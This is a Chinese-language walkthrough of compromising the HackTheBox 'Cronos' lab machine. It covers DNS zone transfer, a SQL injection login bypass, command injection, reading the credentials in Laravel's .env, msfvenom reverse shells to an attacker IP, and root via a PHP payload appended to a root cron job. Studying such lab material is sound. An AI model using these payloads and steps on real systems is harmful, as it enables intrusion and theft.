信息收集
NMAP
# nmap -sV -sC -Pn -p-  --min-rate 1000 -oA scans\alltcp 10.10.10.13
Nmap scan report for 10.10.10.13
Host is up (1.0s latency).
Not shown: 65532 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
80端口没东西。。。
53端口:获得域名
看到有dns服务器,就百度了dig的用法。果然有惊喜,查到了10.10.10.13绑定的域名,绑host后即可访问
# dig @10.10.10.13 -x 10.10.10.13

; <<>> DiG 9.11.5-P4-5.1-Debian <<>> @10.10.10.13 -x 10.10.10.13
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60138
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;13.10.10.10.in-addr.arpa.	IN	PTR

;; ANSWER SECTION:
13.10.10.10.in-addr.arpa. 604800 IN	PTR	ns1.cronos.htb.

;; AUTHORITY SECTION:
10.10.10.in-addr.arpa.	604800	IN	NS	ns1.cronos.htb.

;; ADDITIONAL SECTION:
ns1.cronos.htb.		604800	IN	A	10.10.10.13

;; Query time: 1149 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: 六 4月 18 23:46:32 UTC 2020
;; MSG SIZE  rcvd: 111
上面dig的命令参数,做一下说明
@10.10.10.13:从指定DNS 服务器10.10.10.13上查询-x 10.10.10.13: 反向查询 IP 地址10.10.10.13对应的域名- 还可以在后面追加
+short获得精简的结果
根据经验,带ns1的二级域名不太可能是靶机的服务,直接绑定cronos.htb到靶机ip,访问之,图就不放了。
echo "10.10.10.13 cronos.htb" >> /etc/hosts
80端口:Laravel -> DNS Zone Transfer -> Admin
从返回的cookie是laravel_session和页面内容可知,是个用了Laravel框架的PHP站
搜索可用漏洞,找到一个unix/http/laravel_token_unserialize_exec
msf5 exploit(unix/http/laravel_token_unserialize_exec) > show info
Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  APP_KEY                     no        The base64 encoded APP_KEY string from the .env file
Description:
  This module exploits a vulnerability in the PHP Laravel Framework
  for versions 5.5.40, 5.6.x <= 5.6.29. Remote Command Execution is
  possible via a correctly formatted HTTP X-XSRF-TOKEN header,
  ... Authentication is not required,
  however exploitation requires knowledge of the Laravel APP_KEY.
  ...
  In some cases the APP_KEY is leaked which allows for discovery and exploitation.
果不其然,不填APP_KEY,打失败了,那么最关键的应该是这句话
however exploitation requires knowledge of the Laravel APP_KEY.
猜测流程就是要读取到Laravel的配置文件.env,得到APP_KEY,进而打RCE拿shell的过程
好吧,我尝试爆目录、爆文件泄漏,浏览一个小时无果。。。
结果一看表哥们的过关wp:域传送漏洞。(其实我看到53端口就想到这个漏洞了,只不过记不住命令(懒得搜),就没验证
域传送漏洞
在windows下使用nslookup指令
在kali下使用dig指令
在kali或者是BT5下使用nmap,dnswalk,dnsenum这三种工具
dig
dig @10.10.10.13 -t AXFR cronos.htb

; <<>> DiG 9.11.5-P4-5.1-Debian <<>> @10.10.10.13 -t AXFR cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.		604800	IN	SOA	cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.		604800	IN	NS	ns1.cronos.htb.
cronos.htb.		604800	IN	A	10.10.10.13
admin.cronos.htb.	604800	IN	A	10.10.10.13
ns1.cronos.htb.		604800	IN	A	10.10.10.13
www.cronos.htb.		604800	IN	A	10.10.10.13
cronos.htb.		604800	IN	SOA	cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 1366 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: 日 4月 19 00:47:59 UTC 2020
;; XFR size: 7 records (messages 1, bytes 203)
Nmap
后面用Nmap的脚本扫这个漏洞,一开始没扫出来,猜测是7.70老版本原因,升级成7.80也没扫出来。。。anyway,参数配置应当如下:
# nmap --script dns-zone-transfer --script-args dns-zone-transfer.domain=cronos.htb -p 53 -Pn 10.10.10.13
nslookup
网上流传的nslookup加ls cronos.htb的操作方式,在kali上并不适用。改用以下方式复现
# nslookup
> set q=AXFR
> server 10.10.10.13
Default server: 10.10.10.13
Address: 10.10.10.13#53

> cronos.htb

Server:		10.10.10.13
Address:	10.10.10.13#53
cronos.htb
	origin = cronos.htb
	mail addr = admin.cronos.htb
	serial = 3
	refresh = 604800
	retry = 86400
	expire = 2419200
	minimum = 604800
cronos.htb	nameserver = ns1.cronos.htb.
Name:	cronos.htb
Address: 10.10.10.13
Name:	admin.cronos.htb
Address: 10.10.10.13
Name:	ns1.cronos.htb
Address: 10.10.10.13
Name:	www.cronos.htb
Address: 10.10.10.13
cronos.htb
	origin = cronos.htb
	mail addr = admin.cronos.htb
	serial = 3
	refresh = 604800
	retry = 86400
	expire = 2419200
	minimum = 604800
axfr是q-type类型的一种: axfr类型是Authoritative Transfer的缩写,指请求传送某个区域的全部记录
总之是得到了个admin.cronos.htb,绑定host后,是一个简陋的后台,本能地想测试是否存在注入,结果用密码admin'-- -就进去了,属实给力。登录后的界面如下,是一个很舒服的os命令注入.

尝试写一句话,结果发现被弄成了<?php (['cmd']); ?>, 可能是有过滤。我们继续看,发现当前目录下有个.welcome.php.swp,并且cat似乎被禁用了?但是可以cp为不解析的txt文件,一样能读文件。把admin下的源码打包了,读了Laravel的.env文件,通过读laravel框架的CHANGLOG.md,确定了版本是v5.4.16,如下
# Release Notes
## v5.4.16 (2017-03-17)
而msf中exp的版本要求为5.5.40 或是 5.6.x < 5.6.30
PHP Laravel Framework 5.5.40 / 5.6.x < 5.6.30 - token Unserialize Remote Com | exploits/linux/remote/47129.rb
显然是不满足rce的版本要求,打一下,果然失败了,rabbit’s hole
后面又读一些密码
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:+fUFGL45d1YZYlSTc0Sm71wPzJejQN/K6s9bHHihdYE=
APP_DEBUG=true
APP_LOG_LEVEL=debug
APP_URL=http://localhost
...
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=homestead
DB_USERNAME=homestead
DB_PASSWORD=secret
...
REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379
反弹shell
用msfvenom做一个反弹shell的文件,
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf5 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf5 exploit(multi/handler) > set lport 4443
lport => 4443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.16.122:4443
[*] Command shell session 1 opened (10.10.16.122:4443 -> 10.10.10.13:57000)
或者像我一样发现shell不是meterpreter的shell之后,直接上冰蝎马了

收集到的一些密码
# config.php
<?php
   define('DB_SERVER', 'localhost');
   define('DB_USERNAME', 'admin');
   define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
   define('DB_DATABASE', 'admin');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>

# 数据库中admin的密码hash
	4f5fffa7b2340178a716e3832451e058
解密结果如下
	1327663704
提权
交互式shell
python -c 'import pty;pty.spawn("/bin/bash");'
stty raw -echo
基本信息
# uname -a
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP
Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux

# cat /etc/issue
 Ubuntu 16.04.2 LTS
suid文件
# find / -perm -u=s 2> /dev/null

/bin/ping
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
/bin/ntfs-3g
/bin/ping6
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/passwd
pkexec比较可疑,msf里的exp打了一下,没成功。
定时任务
准备一把梭了,用信息收集脚本linPEAS.sh,找到了个可疑的定时任务(其实定时任务用cat /etc/crontab来查看
[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-jobs
-rw-r--r-- 1 root root  797 Apr  9  2017 /etc/crontab

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * *	root	php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
(www-data:/var/www/admin) $ cat /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user    command

17 *    * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *    root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
总之,注意到root用户有一个每分钟的定时任务:php /var/www/laravel/artisa,于是就过去在artisa文件的后面加上了反弹shell的php代码(之所以加在后面而不是在前面,是因为反弹shell的脚本貌似会阻塞线程,可能让laravel起不来,影响靶机的正常使用。)
# 生成反弹shell的php代码
msfvenom -p php/meterpreter/reverse_tcp -f raw LHOST=10.10.16.122 LPORT=4444 > 4444.php

# msf收shell
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp

msf5 exploit(multi/handler) > show options

msf5 exploit(multi/handler) > set lhost tun0
lhost => 10.10.16.122

msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.16.122:4444
[*] Sending stage (38288 bytes) to 10.10.10.13
[*] Meterpreter session 1 opened (10.10.16.122:4444 -> 10.10.10.13:58804)

meterpreter > getuid
Server username: root (0)
其它提权思路
====================================( Interesting Files )=====================================
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/bin/ping
/bin/umount		--->	BSD/Linux(08-1996)
/bin/mount		--->	Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/bin/fusermount
/bin/su
/bin/ntfs-3g		--失败->	Debian9/8/7/Ubuntu/Gentoo/others/Ubuntu_Server_16.10_and_others(02-2017)
/bin/ping6
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1	//失败
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper			失败
/usr/bin/chsh
/usr/bin/newuidmap    失败
/usr/bin/sudo		--->	/sudo$
/usr/bin/chfn		--->	SuSE_9.3/10
/usr/bin/newgrp		--->	HP-UX_10.20
/usr/bin/at		--->	RTru64_UNIX_4.0g(CVE-2002-1614)
/usr/bin/pkexec		--->	Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
/usr/bin/newgidmap		 失败
/usr/bin/gpasswd				 失败
/usr/bin/passwd		--->	Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
或者用msf自带的信息收集模块linux/gather/enum_system
msf5 post(linux/gather/enum_system) > run

[+] Info:
[+] 	Ubuntu 16.04.2 LTS
[+] 	Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
[+] 	Module running as "www-data" user
[*] Linux version stored in /ro...........................
[*] User accounts stored in /ro...........................
[*] Installed Packages stored i...........................
[*] Running Services stored in ...........................
[*] Cron jobs stored in /root/............................
[*] Disk info stored in /root/............................
[*] Logfiles stored in /root/.m...........................
[*] Setuid/setgid files stored ...........................
[*] CPU Vulnerabilities stored ...........................
[*] Post module execution completed
反思与总结
- 注意到laravel框架的调试模式是打开的:
APP_DEBUG=true,可否利用?